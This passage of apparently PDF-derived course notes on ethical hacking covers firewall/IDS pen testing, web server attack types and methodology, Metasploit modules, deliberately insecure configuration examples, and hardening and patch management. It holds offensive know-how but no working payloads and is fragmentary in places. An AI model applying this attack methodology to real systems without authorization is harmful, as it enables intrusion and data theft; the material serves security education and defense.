| 5 | Monitor firewall logs at regular intervals and investigate all suspicious log entries found | 12 | Control physical access to the firewall |
| 6 | By default, disable all FTP connections to or from the network | 13 | Take regular backups of the firewall ruleset and configuration files |
| 7 | Catalog and review all inbound and outbound traffic allowed through the firewall | 14 | Schedule regular firewall security audits |

Firewall Penetration Testing

Firewall IDS Penetration Testing

- ❑ Helps evaluate ingress and egress traffic filtering capabilities

Why Firewall/IDS Pen Testing?

- | | | | |
|----------|---|----------|--|
| 1 | To check if firewall/IDS properly enforces an organization's firewall/ IDS policy | 5 | To check the amount of network information accessible to an intruder |
| 2 | To check if the IDS and firewalls enforces organization's network security policies | 6 | To check the firewall/IDS for potential breaches of security that can be exploited |
| 3 | To check if the firewall/IDS is good enough to prevent the external attacks | 7 | To evaluate the correspondence of firewall/IDS rules with respect to the actions performed by them |
| 4 | To check the effectiveness of the network's security perimeter | 8 | To verify whether the security policy is correctly enforced by a sequence of firewall/IDS rules or not |


Hacking Web Servers

Web Server Concepts

Web Server Operations


- A web server is a computer System that stores processes and delivers web pages to clients via HTTP
- **Components of a Web Server**
 - **Document Root**
 - Store critical HTML files related to the web pages of a domain name that will be served in response to the request
 - **Server Root**
 - Stores servers configuration error executable and log files
 - **Virtual Document Tree**
 - Provides storage on a different machine or disk after the original disk is filled up
 - **Virtual Hosting**
 - Technique of hosting multiple domains or websites on the same server
 - **Web Proxy**
 - Proxy server that sits in between the web client and web server to prevent IP blocking and maintain anonymity

Open Source Web Server Architecture



IIS Web Server Architecture

- IIS for windows server is a flexible secure and easy to manage web server for hosting anything on the web



Web Server Security Issues

- Attackers usually target software vulnerabilities and configuration errors to compromise web servers
- Network and OS level attacks can be well defended using proper network security measures such as firewall IDS
- Web servers are accessible to the internet which makes them more vulnerable

Why Web Servers are Compromised

- **Improper file and directory permissions**
- Installing the server with **default settings**
- **Unnecessary services** enabled, including content management and remote administration
- **Security conflicts** with business ease-of-use case
- **Lack of proper security policy**, procedures, and maintenance
- **Improper authentication** with external systems
- **Default accounts** with their default passwords, or no passwords
- **Unnecessary** default, backup, or sample **files**
- **Misconfigurations** in web server, operating systems, and networks
- **Bugs** in server software, OS, and web applications
- **Misconfigured SSL certificates** and encryption settings
- Administrative or **debugging functions** that are **enabled** or accessible on web servers
- Use of **self-signed certificates** and default certificates

Impact of Web Server Attacks

- Compromise of user account
- Website defacement
- Secondary attack from the website
- Root access to other applications or servers
- Data tampering and data theft

Web Server Attacks

Dos/DDoS Attacks

- Attackers may send numerous fake request to the web server which results in the web server crashing or becoming unavailable to the legitimate users
- Attacker may target high profile web servers to steal user credentials

DNS Server Hijacking

- Attacker compromises DNS server and changes the DNS settings to that all the request coming towards the target webserver are redirected to the attacker

DNS Amplification Attack

- Attacker takes advantage of DNS recursive method of DNS redirection to perform DNS amplification attack
- Attacker uses compromised PCs with spoofed IP address to amplify the DDosS attacks on victims DNS server by exploiting DNS recursive method

Directory Traversal Attack

- Attackers use .. / to access restricted directories outside of the web server root directory
- Attacker can use trail and error method to navigate outside of the root directory and access sensitive information in the system

Man in the middle / sniffing attack

- MITM attack allows an attacker to access sensitive information by intercepting and altering communications between end user and web server
- Attacker acts as a proxy such that all the communication between the user and the web server passes through the attacker

Phishing Attacks

- Attackers tricks user to submit login details for website that looks legitimate but it redirect to the malicious website hosted on the attacker web server
- Attacker steals credentials and uses them to impersonate the user
- Attack can then perform malicious operations

Website Defacement

- Intruder maliciously alters the visual appearance of a web page
- Defacing pages expose visitors to some propaganda
- Attackers us variety of methods such as MYSQL injection to access a site in order to deface it

Web Server Misconfiguration

- Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal server intrusion and data theft

Web Server Misconfigurations

- ⌚ Verbose Debug/Error Messages
- ⌚ Anonymous or Default Users/Passwords
- ⌚ Sample Configuration and Script Files
- ⌚ Remote Administration Functions
- ⌚ Unnecessary Services Enabled
- ⌚ Misconfigured/Default SSL Certificates

Web Server Misconfiguration Examples

⌚ This configuration allows anyone to view the **server status** page, which contains detailed information about the current use of the web server, including information about the **current hosts** and requests being processed

httpd.conf file
on an **Apache** server

```
<Location /server-status>
SetHandler server-status
</Location>
```

⌚ This configuration gives **verbose error messages**



php.ini file

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

HTTP Response splitting attack

- Involves adding header response data into the input field so that the server splits the response into two responses
- The attacker can control the first response to redirect the user to a malicious website whereas the other responses will be discarded by the web browser

Web Cache Poisoning Attack

- Attacks the reliability of an intermediate web cache source
- Attacker swaps cached content for a random URL with infected content
- Users of the web cache source and unknowingly use the poisoned content instead of the true content

SSH Brute Force Attack

- SSH protocols are used to create an encrypted SSH tunnel between two hosts in order to transfer un-encrypted data over and insecure network
- Attackers brute force the SSH login
- SSH tunnels are used to transmit malware and other exploits to victims without being detected

Web Server Password Cracking

- Attacker tries to exploit weakness to hack well chosen passwords
- Many hacking attempts start with password cracking to prove to the web server that you are a trusted user

- Password can be cracked manually or by using automated tools

Web Application Attacks

- **Parameter/Form tampering** o The attacker manipulates the parameters exchanged between client and server in order to modify application data
- **Cookie Tampering**
 - o Sends a modified cookie from the client side to the server
- **Unvalidated Input and File injection Attack** o Unvalidated input and file injection attacks are performed by supplying and Unvalidated input or by injecting files into a web application
- **SQL Injection Attacks** o SQL injection attacks exploits the security vulnerability of a database for attacks.
 - o Attacker injects malicious SQL code into a string that is later sent to the SQL server by the web server
- **Session Hijacking** o Attack in which the attacker exploits steals, predicts and negotiates the real valid web session
- **Directory Traversal** o Attackers can access restricted directories and execute commands outside the web servers root directory by changing the URL
- **DoS**
 - o Overwhelms the server and causes it to stop responding
- **Cross-Site Scripting (XSS)** o Attackers inject HTML tags or scripts into the target website
- **Buffer Overflow** o Attackers flood the application with too much data which in turn cause a buffer overflow attack
- **Cross-Site Request Forgery (CSRF)** o Attacker exploits the trust of an authenticated user to pass malicious code or commands to the web server
- **Command Injection** o Hackers alter the content of the web page by using HTML code and by identifying the form fields that lack valid constraints
- **Source code Disclosure** o Misconfiguration allow an attacker to access source information of the web application

Web Server Attack Methodology

Information Gathering

- Collecting information about the target company
- Use whois to look up information
- **Roboots.txt File** o Contains the list of the web servers directories and files o Attackers can use this to retrieve sensitive information such as the root directory structure, content management system information

Web Server Footprinting

- **Banner Grabbing**
 - Gathers valuable system level data like account details OS software version servername and database scheme
 - Telnet can be used for banner grabbing
- **Enumerating webserver information using NMAP** o Nmap scripting can be used to get information off web servers

Website Mirroring

- Creates a complete profile of the sites directory structure file structure external links, ext.
- Search for comments and other items in the HTML source code to make footprinting activities more efficient
- Use tools such as HTTrack, Webcopier Pro, Ect.

Finding Default Creds of Web Server

- Many web servers administrative interfaces are publicly accessible and are located In the web root directory

Finding Default Content of web servers

- Default content and functionalities allow attackers to leverage attacks
- Check the following default contents
 - Debug and test functionality
 - Sample functionality
 - Powerful functions
 - Installation manuals

Finding directory listings of web servers

- Gives access to the directory listing and allows you to view files in directories

Vulnerability Scanning

- Identifies weaknesses in a network and determine if the system can be exploited
- Allows you to find Hosts services and vulnerabilities
- Test the web server infrastructure for any misconfigurations outdated content and vulnerabilities using vulnerability scanners like acunetix web vulnerability scanner

Finding Exploitable vulnerabilities

- Search vulnerability databases

Session Hijacking

- Sniff valid session IDs to gain unauthorized access
- Capture valid session cookies and IDs

Web server password hacking

- Use brute force dictionary attacks and password guessing

Using Application server as a proxy

- Web servers with forwarding and reverse http proxy functions enable can be used by attackers for the following attacks
 - Attacking third party systems
 - Connection to arbitrary hosts on the orgs network
 - Connection back to other services running on the proxy host itself
- Attacker use GET and CONNECT request to use vulnerable web servers as proxies to connect and obtain information from target systems through these proxy web servers

Web Server Attack Tools

Metasploit

- Fully automated exploitation of web servers by using known vulnerabilities
- **Metasploit Module**
 - Basic Module of Metasploit used to encapsulate and exploit
 - Comes with simplified meta information fields
 - Using Mixins feature users can also modify exploit behavior dynamically
- **Payload Module**
 - Payload module establishes a communication channel between the framework and the victim host
 - Combines arbitrary code that is executed as a result of an exploit succeeding
- **Auxiliary Module**
 - Used to perform arbitrary one-off actions such as port scanning DoS and even fuzzing
 - To run auxiliary module use run or exploit
- **NOPS Module**

- NOP module generate a no operation instruction used for blocking out buffers
- Use generate command to generate a NOP sled of an arbitrary size and display it in a given format

Countermeasures

- Place web servers in separate secure server security segment on network
- An ideal web hosting network should be designed with at least three segments of Internet
 - DMZ
 - Internal network
 - DMZ should be isolated from public networks and internal networks

Patches and updates

01 Scan for existing vulnerabilities, patch, and update the server software regularly	05 Ensure that service packs, hotfixes, and security patch levels are consistent on all Domain Controllers (DCs)
02 Before applying any service pack, hotfix, or security patch, read and peer review all relevant documentation	06 Ensure that server outages are scheduled and a complete set of backup tapes and emergency repair disks are available
03 Apply all updates, regardless of their type on an " as-needed " basis	07 Have a back-out plan that allows the system and enterprise to return to their original state, prior to the failed implementation
04 Test the service packs and hotfixes on a representative non-production environment prior to being deployed to production	08 Schedule periodic service pack upgrades as part of operations maintenance and never try to have more than two service packs behind

*Protocols***01**

Block all unnecessary ports, Internet Control Message Protocol (ICMP) traffic, and unnecessary protocols such as NetBIOS and SMB

**02**

Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software

**03**

If using insecure protocols such as Telnet, POP3, SMTP, FTP, take appropriate measures to provide secure authentication and communication, for example, by using IPSec policies

**04**

If remote access is needed, make sure that the remote connection is secured properly, by using tunneling and encryption protocols

**05**

Disable WebDAV if not used by the application or keep secure if it is required

**1**

Remove all unused modules and application extensions

2

Disable unused default user accounts created during installation of an operating system

3

When creating a new web root directory, grant the appropriate (least possible) NTFS permissions to the anonymous user being used from the IIS web server to access the web content

4

Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning

5

Use secure web permissions, NTFS permissions, and .NET Framework access control mechanisms including URL authorization

6

Slow down brute force and dictionary attacks with strong password policies, and then audit and be alert for logon failures

7

Run processes using least privileged accounts as well as least privileged service and user accounts

Accounts Files and Directories

Eliminate unnecessary files within the **.jar files**



Disable serving of **directory listings**

Eliminate **sensitive configuration** information within the **byte code**



Eliminate the **presence of non-web files** such as archive files, backup files, text files, and header/include files

Avoid mapping **virtual directories** between two different servers, or over a network



Disable serving certain **file types** by creating a resource mapping

Monitor and check all **network services logs**, **website access logs**, **database server logs** (e.g., Microsoft SQL Server, MySQL, Oracle) and OS logs frequently



Ensure the presence of **web application** or **website files** and **scripts** on a separate partition or drive other than that of the operating system, logs, and any other system files



Use **Website Change Detection System** to detect hacking attempts on the web server

Website Change Detection System involves:



Running specific script on the server that detects any changes made in the existing executable file or new file included on the server



Periodically comparing the **hash values** of the files on the server with their respective master hash value to detect the changes made in codebase



Alerting the user upon any change detection on the server




For example: **WebsiteCDS** is a script that goes through your entire web folder and detects any changes made to your code base and alerts you using email


Detecting Web Server Hacking Attempts How to Defend Against Web Server Attacks

<p>01</p> <h3>Ports</h3> <ul style="list-style-type: none"> ■ Audit the ports on the server regularly to ensure that an insecure or unnecessary service is not active on your web server ■ Limit inbound traffic to port 80 for HTTP and port 443 for HTTPS (SSL) ■ Encrypt or restrict Intranet traffic 	<p>02</p> <h3>Server Certificates</h3> <ul style="list-style-type: none"> ■ Ensure that certificate data ranges are valid and that certificates are used for their intended purpose ■ Ensure that any certificate has not been revoked and certificate's public key is valid all the way to a trusted root authority
<p>03</p> <h3>Machine.config</h3> <ul style="list-style-type: none"> ■ Ensure that protected resources are mapped to HttpForbiddenHandler and unused HttpModules are removed ■ Ensure that tracing is disabled <trace enable="false"/> and debug compiles are turned off 	<p>04</p> <h3>Code Access Security</h3> <ul style="list-style-type: none"> ■ Implement secure coding practices ■ Restrict code access security policy settings ■ Configure IIS to reject URLs with "../" and install new patches and updates

- 1** ■ UrlScan is a security tool that **restricts** the types of HTTP requests that IIS will process
- 2** ■ By blocking specific HTTP requests, the UrlScan security tool helps to **prevent potentially harmful requests** from reaching applications on the server
- 3** ■ UrlScan screens all incoming requests to the server by filtering the requests based on **rules** that are set by the administrator
- 4** ■ UriScan can be configured to filter HTTP query string values and other HTTP headers to **mitigate SQL injection** attacks while the root cause is being fixed in the application
- 5** ■ It provides **W3C formatted logs** for easier log file analysis through log parsing solutions like Microsoft Log Parser 2.2



Defend against DNS Hijacking



Patch Management

Patches and Hotfixes

- Hotfixes are an update to fix a specific customer issue not always distributed outside the customers organization
- A patch is a small piece of software designed to fix a problem
- Hotfixes are sometimes combined as a set and called combined hotfixes or service packs

What is patch management

- Process used to ensure that the appropriate patches are installed on a system and help fix known vulnerabilities

Installation of a patch

Identifying Appropriate Sources for Updates and Patches	Installation of a Patch	Implementation and Verification of a Security Patch or Upgrade
<ul style="list-style-type: none"> ❑ First make a patch management plan that fits the operational environment and business objectives ❑ Find appropriate updates and patches on the home sites of the applications or operating systems' vendors ❑ The recommended way of tracking issues relevant to proactive patching is to register with the home sites to receive alerts 	<p>Installation of a Patch</p> <ul style="list-style-type: none"> ❑ Users can access and install security patches via the World Wide Web ❑ Patches can be installed in two ways <ul style="list-style-type: none"> ❑ Manual Installation <ul style="list-style-type: none"> ❑ In this method, the user has to download the patch from the vendor and fix it ❑ Automatic Installation <ul style="list-style-type: none"> ❑ In this method, the applications use the Auto Update feature to update themselves 	<p>Implementation and Verification of a Security Patch or Upgrade</p> <ul style="list-style-type: none"> ❑ Before installing any patch, verify the source ❑ Use proper patch management program to validate files versions and checksums before deploying security patches ❑ The patch management tool must be able to monitor the patched systems ❑ The patch management team should check for updates and patches regularly

Hacking Web Applications

Web App Concepts

- Provide an interface between the end users and webservers
- Used to support critical business functions


Web Application Architecture

- Clients
- Web Server
- Business layer
- Database layer


Web 2.0 Applications

- Web applications that provide an infrastructure

Vulnerability Stack



Web App Threats



Injection Flaws

